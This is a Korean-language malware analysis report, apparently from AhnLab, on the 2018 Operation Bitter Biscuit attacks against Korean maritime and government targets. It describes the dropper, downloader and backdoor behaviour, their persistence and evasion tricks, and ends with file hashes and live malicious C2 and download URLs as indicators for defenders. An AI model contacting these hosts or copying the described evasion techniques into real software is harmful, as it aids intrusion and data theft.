오퍼레이션 비터 비스킷의 공격 동향을 분석한 결과, 여전히 비소날류 악성코드가 국내 주요 기관을 노린 공격에 활발히 사용됐음을 확인했다. 2011년부터 2012년 봄까지는 국내 기관에 대한 공격을 수행하였으며, 2013년부터 2015년 사이에는 국내 기업과 군사 기업에 대한 공격이 계속됐다. 또한 2016년과 2017년에는 방위산업체와 연관 업체에 대한 공격이 진행되었으며, 가장 최근인 2018년에는 국내 해양 관련 분야에까지 공격을 집중적으로 수행하며 점차 공격 대상을 확대한 것으로 보인다. 이와 같이 오퍼레이션 비터 비스킷의 공격이 오랜 기간에 걸쳐 진행되면서 안랩은 지속적으로 이들 공격 그룹을 분석 및 추적해왔다.

02. 2018년 국내 공격 사례

[표 2-1]은 2018년 오퍼레이션 비터 비스킷의 주요 공격을 타임 라인으로 정리한 것이다. 2017년 가을 이후 잠잠하던 공격은 2018년 봄부터 다시 시작되었다. 2018년 3월부터 7월까지 국내 해양 산업 분야에 대한 공격이 확인되었다.

일시	공격 대상	내용
2018년 3월	? (해양 분야 추정)	퇴사 인수인계 자료.scr로 공격 시도. 다운로더 생성
2018년 3월	한국 정부 기구	2018년 해양경찰청 공무원 (7급 9급) (2018.03.05).pdf .exe로 공격 시도. 백도어 생성
2018년 3월	? (해양 분야 추정)	중형방탄정 업무연락망1.pdf.exe로 공격 시도. 백도어 생성
2018년 7월	? (해양 분야 추정)	해양 업체 관련 문서로 위장. 패킹된 다운로더 생성
2018년 9월	한국 정부 기구	백도어만 발견됨

표 2-1 | 2018년 주요 공격 타임 라인

2018년 공격의 특징적인 점은 공격자가 새로운 드롭퍼(Dropper)를 사용한다는 점이다. 새롭게 바뀐 드롭퍼가 실행되면 사용자를 유인하는 디코이(Decoy) 문서를 비롯해 악성코드와 VBS(Visual Basic Script) 파일을 생성한다.

[그림 2-1]의 2018년에 발견된 악성코드의 디코이 문서 내용을 통해 공격자는 해양 분야와 관련된 사람에게 공격을 집중하고 있음을 확인할 수 있다.

그림 2-1 | 2018년 발견된 악성코드의 디코이 문서들

드롭퍼를 통해 생성되는 악성코드는 추가 악성코드를 다운로드하는 다운로더(Downloader)와 원격 명령을 수행하는 백도어(Backdoor)로 구분된다. 발견된 악성코드 중 일부는 파일 끝에 쓰레기 값을 추가해 수십 메가바이트(Megabyte)에서 최대 100 메가바이트 정도의 길이를 가진 거대 파일을 생성하기도 한다. 한편 생성되는 VBS 파일의 경우, 디코이 문서를 보여주는 스크립트와 실행된 드롭퍼 및 실행된 VBS 파일 자신을 삭제하는 스크립트로 나뉜다.

03. 악성코드 분석

2018년 오퍼레이션 비터 비스킷 공격에 이용된 드롭퍼, 다운로더, 백도어를 살펴보자.

3-1) 드롭퍼(Dropper) 분석

2018년 3월 5일 발견된 '퇴사 인수인계 자료.scr' 파일이 드롭퍼로 사용되었다. 드롭퍼의 기본 정보는 [표 2-2]와 같다.

파일 이름	퇴사 인수인계 자료.scr
파일 길이	260,968
파일 생성 기간	2015년 12월 26일 22시 1분 29초 (UTC 기준)
MD5	e5a8c1df0360baeeeab767d8422cc58f
SHA1	0ba6787751e7e80c0911f666fd42a175dd419e0e
SHA256	013c87898926de3f6cc8266c79c7888d92eb1546a49493d1433b8261d2e41e77
주요 기능 및 특징	디코이(Decoy) 문서, 실행 파일, VBS 파일 생성
안랩 진단명	Dropper/Win32.Bisonal

표 2-2 | 드롭퍼 기본 정보

해당 드롭퍼가 실행되면 [그림 2-2]와 같이 디코이(Decoy) 문서, 실행 파일, VBS 파일이 생성된다.



그림 2-2 | 악성코드 구성

앞서 언급한 것처럼 디코이 문서를 통해 공격 대상을 유추할 수 있는데, 2018년 발견된 드롭퍼의 디코이 문서는 모두 국내 해양 분야와 관련된 내용이다. 또한 실행 파일은 다운로더이며, 다른 변형은 백도어를 포함하기도 한다. 2개의 VBS 파일은 디코이 문서를 오피스 프로그램에서 열게 하는 파일과 실행된 드롭퍼 파일을 삭제하는 파일로 구분된다.

3-2) 다운로더(Downloader) 분석

이번 공격에 사용된 다운로더의 주요 기능 및 특징은 실행된 파일 이름을 검사하여 services.exe가 아니면 c:\Users\[Username]\Applications\Microsoft 경로 등에 services.exe 파일을 생성하는 것이다. 이때 파일 끝에 쓰레기 값을 추가하여 최종적으로 약 4 MB 파일 길이를 가진 파일을 생성한다. 다운로더의 기본 정보는 [표 2-3]과 같다.

파일 이름	3.tmp
파일 길이	10,752
파일 생성 기간	2018년 2월 25일 00시 21분 33초 (UTC 기준)
MD5	d198e4632f9c4b9a3efbd6b1ed378d26
SHA1	bb8be657e4bf1eb9a89ae66cb6c8a8d6baa934d4
SHA256	4652882a64cc8fe823ab6d7c2166f1dbf9b75794d024ddbfaa173b6f9107a19f
주요 기능 및 특징	4 메가바이트 이상의 길이를 가진 services.exe를 생성. 시스템 정보를 ms.log로 저장. 추가 악성코드를 다운로드
안랩 진단명	Trojan/Win32.Bisdow

표 2-3 | 다운로더 기본 정보



그림 2-3 | 원본 파일과 쓰레기 값이 추가된 생성 파일

[그림 2-3]은 원본 파일과 다운로더로 인해 쓰레기 값이 추가된 생성 파일을 비교한 것이다. 이는 사용자가 해시 값으로 악성코드를 찾기 어렵게 하기 위해 임의의 파일을 생성하는 것으로 추정된다. 어떤 변형은 100 MB정도의 길이 가진 파일을 생성하기도 했다.

다운로더는 실행된 파일 이름이 services.exe일 경우 레지스트리에 services.exe을 등록하고 Windows Message.lnk 파일을 생성하는데, Windows Message LNK 파일은 [그림 2-4]와 같이 악성 services.exe의 바로 가기 내용을 담고 있다.



그림 2-4 | LNK 파일 내용

또한 ipconfig.exe, net.exe을 이용해 시스템 정보를 ms.log 파일에 저장하고, http://mp.motlat.com/info/wel.gif로 전송한다. [그림 2-5]는 시스템 정보 수집 내용이다.



그림 2-5 | 시스템 정보 수집 내용

2018년에 발견된 변형에서만 보이는 다운로더의 특징은 추가 파일 다운로드를 시도할 때 [그림 2-6]과 같이 디스크 이름을 통해 가상 환경 내

실행을 검사하는 것이다. 2018년 이전에 발견된 변형에는 가상 환경 검사 기능이 존재하지 않는다.



그림 2-6 | 가상 환경 검사

다운로더는 http://mp.motlat.com/lvs/tips.htm에서 MsUpdata.exe 파일을 다운로드한다.

안랩 분석 결과, 2018년 3월 초 해당 주소에서 msupdata.exe (2c0522a805fa845ec9385eb5400e8d16) 파일이 배포되었음을 확인했다. msupdata.exe 역시 다른 악성코드를 다운로드하는 다운로더로, 최종적으로 다운로드되는 악성코드는 확인되지 않았다.

3-3) 백도어(Backdoor) 분석

2018년에는 유사한 드롭퍼를 통해 백도어 파일이 생성되기도 했다. 해당 백도어와 연관된 악성코드는 2014년 가을부터 발견되었다. 동일한 공격 대상에서 비소날 변형이 함께 발견되기도 했다. 백도어의 기본 정보는 [표 2-4]와 같다.

파일 이름	3.tmp
파일 길이	28,672 bytes
파일 생성 기간	2018년 2월 10일 4시 10분 36초 (UTC 기준)
MD5	fc78fff75df0291d8c514f595f68c654
SHA1	aec101161bdfada59b93ef47f1b814e4fea54c9e
SHA256	6631d7045a2209ca5dbcf5071cb97eaea8cfba2e875a75e5535ba9180aaaf8d1
주요 기능 및 특징	백도어
안랩 진단명	Backdoor/Win32.Bisoaks

표 2-4 | 백도어 기본 정보

비소날류 변형인 이들 Bisoaks 악성코드에서는 [그림 2-7]과 같이 특징적으로 ‘akspbu.txt’, ‘mismyou’와 같은 문자열이 존재한다. 단, 일부 악성코드는 PECompact나 MPRESS로 패킹되어 특징적인 문자열을 확인할 수 없다.



그림 2-7 | Bisoaks 악성코드의 특징적 문자열

해당 악성코드가 실행되면 레지스트리의 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrnetVersion\Run의 mismyou에 실행된 파일을 등록한다.

최종적으로 C&C 서버에서 전달받은 명령을 수행하는데, Bisoaks 악성코드에서 지원하는 기능은 시스템 정보 수집, 프로세스 목록 수집, 프로세스 종료, 파일 다운로드, 파일 실행 등이다. 일부 변형에서는 자가 삭제 기능 등도 확인되었다.

04. 연관 관계

2018년 오퍼레이션 비터 비스킷 공격을 분석한 결과, 이번 공격에서 사용된 드롭퍼는 공격자가 새롭게 제작한 악성코드로 추정된다. 하지만 다운로더와 백도어의 경우 과거 2014년 공격과의 연관성이 있음이 확인되었다. 비소날류 변형인 Bisoaks 악성코드 또한 2014년과 2018년에 동일한 곳에 유사한 코드를 가진 변형으로 공격을 수행했다. [그림 2-8]은 2018년 오퍼레이션 비터 비스킷 공격에 사용된 악성코드의 관계도이다.



그림 2-8 | 2018년 공격 악성코드 관계도

2014년과 2018년에 발견된 다운로더의 문자열과 코드의 유사성(fd45ecc5b111948507ace52fc95253ae)은 [그림 2-9]에서도 확인할 수 있다.



그림 2-9 | 2014년과 2018년 다운로더 문자열 비교

일부 변형의 다운로드 주소는 국내와 연관되어 있다. 또한 [그림 2-10]과 같이 악성코드 파일에 안랩 인증서로 위장한 허위 인증서(00c479bf76dc90db51209d2fa2a9cf6a)를 포함하고 있는 점으로 미



그림 2-10 | 안랩의 디지털 서명을 사칭한 다운로더 파일

루어 한국이 주요 공격 대상임을 추론할 수 있다.

2018년에 발견된 Bisoaks 백도어는 특징적 문자열이 존재하는데, [그림 2-11]과 같이 2014년 10월 발견된 변형(45a416f10ccb2c31ff391e61a7584f1f)에도 유사한 문자열이 존재하는 것이 확인되었다.



그림 2-11 | 2014년 Bisoaks 변형의 특징적 문자열

[그림 2-12]와 같이 2014년 9월 발견된 변형과 2018년 3월 발견된 악성코드의 코드 또한 상당한 유사성을 띄고 있다.

그림 2-12 | 2014년 9월 변형과 2018년 3월 변형 비교

한편, Bisoaks 악성코드에는 캠페인 ID가 포함되어 있으며 한국에서 발견된 변형들에서는 0903, 0917, 1016-02, 443, pmo, hjing, 24-kncck, 8000, 95, 48 등이 확인되었다.

해당 백도어의 변형은 총 29개로, 2014년 9월부터 관련 변형이 존재하며 국내 정부 기관이 주요 공격 대상이었다. 따라서 이 공격자는 최소 4년 동안 한국에서 활동 중인 것으로 추정할 수 있다.

오퍼레이션 비터 비스킷 공격이 하나의 그룹에서 수행되고 있는지는 명확히 확인되지 않았지만, 2018년의 공격 동향을 통해 Bisoaks 악성코드 또한 오퍼레이션 비터 비스킷의 연관 악성코드로 볼 수 있다. 2014년부터 오퍼레이션 비터 비스킷 공격에 사용되고 있는 Bisoaks 악성코드가 2018년에도 유사하게 사용되었기 때문이다. [그림 2-13]은 오퍼레이션 비터 비스킷에서 사용한 악성코드를 2009년부터 2018년 현재까지 나열한 것이다.



그림 2-13 | 오퍼레이션 비터 비스킷 연관 악성코드 종류

05. 결론

지난 2017년 가을 이후 행적을 감췄던 오퍼레이션 비터 비스킷은 올해 2018년 3월부터 다시 국내 주요 기관을 향한 공격을 수행했다. 2017년까지는 주로 국내 군사 기업 및 방위산업체에 대한 공격을 진행한 반면 2018년에는 해양 관련 분야에 대한 공격을 집중적으로 수행하며 공격 대상을 확대한 것으로 보인다. 이들이 명확히 동일한 그룹 인지는 확인되지 않았지만, 공격에 사용된 악성코드의 유사성

으로 보아 2018년 봄에 확인된 공격은 적어도 2014년부터 국내 정부 기관에 대한 공격을 수행해왔음을 추정할 수 있다.

약 10년 가까이 한국을 노리고 있는 미지의 위협은 여전히 은밀하게 국내 주요 기관 및 기업을 공격하고 있다. 2018년에는 해양 분야만 집중적으로 공격했지만, 2019년에는 어느 분야를 새로운 공격 대상으로 삼을지 오퍼레이션 비터 비스킷의 앞으로의 추이를 지속적으로 예의 주시해야 할 것이다.

06. IoC (Indicators of Compromise)

드롭퍼(Dropper)		
1cd5a3e42e9fa36c342a2a4ea85feeb4	bbfcb2d66784c0f7afc334f18a0866a7	e3bac3712aaca2881d1f82225bb75860
e5a8c1df0360baeeeab767d8422cc58f	e6e607ab6bd694ffcfe1451ed367d068	f408653378b02858c0998ee4d726c8b8
다운로더(Downloader)		
00c479bf76dc90db51209d2fa2a9cf6a	2c0522a805fa845ec9385eb5400e8d16	40f69d52559610d1f34f95e7a2c7924c
410a19c9e5d6269e0d690307787e5fea	46224c767a6c2765738a00bb9d797814	862f3c0bd6c1ecee39442271df6e954d
b13429ccf79d94a82dab0b30e0789227	d198e4632f9c4b9a3efbd6b1ed378d26	ef3103a76e101f7f19541d1cbbd2bd13
f61c3f0eb173b2c5f38a1c9d5acda0dc	fd45ecc5b111948507ace52fc95253ae	
백도어(Backdoor)		
3cc4e80a358e0f048138872bc79999cd	45a416f10ccb2c31ff391e61a7584f1f	d0efdee5eaaf29cceab4678f652f04f9
fc78fff75df0291d8c514f595f68c654		

URL 정보	
http://21kmg.my-homeip.net	http://hosting.twinkes.net/otete2/css/topblack.php
http://img.bealfinerdns.co.kr/script/index.htm	http://info.cherishk.com/rss/vide.php
http://kecao.my-homeip.de	http://live.triphose.com/data/asinfo.htm
http://mp.motlat.com/info/wel.gif	http://mp.motlat.com/lvs/tips.htm
http://pmad.dyndns.myonlineportal.de	http://sky.versignlist.com/images/jsphore.htm
